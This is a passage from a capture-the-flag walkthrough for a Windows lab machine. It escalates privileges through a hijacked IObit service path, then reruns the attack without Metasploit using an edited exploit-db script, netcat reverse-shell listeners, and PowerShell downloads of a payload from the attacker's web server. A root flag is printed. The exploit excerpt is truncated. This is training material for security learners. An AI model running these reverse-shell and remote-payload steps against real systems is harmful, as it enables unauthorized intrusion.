
now open a shell by typing **cmd** in meterpreter and use that cmd shell to restart the service :



```
C:\Users\bill\Desktop>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

this may seem like an error but the service is still restarted successfully and our payload is executed .


As we can see on our listener we got a connection :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.52.180] 49310
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../
```

we got root :-0

root flag :



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

Now We will exploit the same machine without metasploit :

first we will use the exploit available on exploit-db :

https://www.exploit-db.com/exploits/39161

download it .


Then download netcat static binary :

https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe

download it .


Now rename this binary to nc.exe and transfer it to *var*/www/html

and turn on apache server :



```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# service apache2 start

┌──(root㉿kali)-[/home/kali/Downloads]
└─# cp nc.exe /var/www/html
```


now edit the exploit script as :



```
        urllib2.urlopen("http://"+sys.argv[1]+":
ip_addr = "10.17.47.112" #local IP address
local_port = "7070" # Local Port number
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%
save= "save|" + vbs
```


change ip and port to your ip and port here in script .

Set up a listener on the port you set in script :




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7070
```

execute the script followed by <ip_of_target> <port_of_target>



```
┌──(root㉿kali)-[/home/kali/notes]
└─# python2 39161.py 10.10.52.180 8080
```


now see your listener it would have got a connection :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7070
listening on [any] 7070 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.52.180] 49345
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```


we got the initial access like before. :-0

we can use the payload generated above again here , move the payload to our apache web server :



```
┌──(root㉿kali)-[/home/kali]
└─# cp Advanced.exe /var/www/html
```

then transfer it on the target machine :



```
C:\Users\bill>powershell -c wget -OutFile Advanced.exe 10.17.47.112/Advanced.exe
powershell -c wget -OutFile Advanced.exe 10.17.47.112/Advanced.exe
```

now move the payload to **C:\Program Files (x86)\IObit\Advanced.exe**

then all of the steps are same as above I.e restart the service and setup a listener and we are done.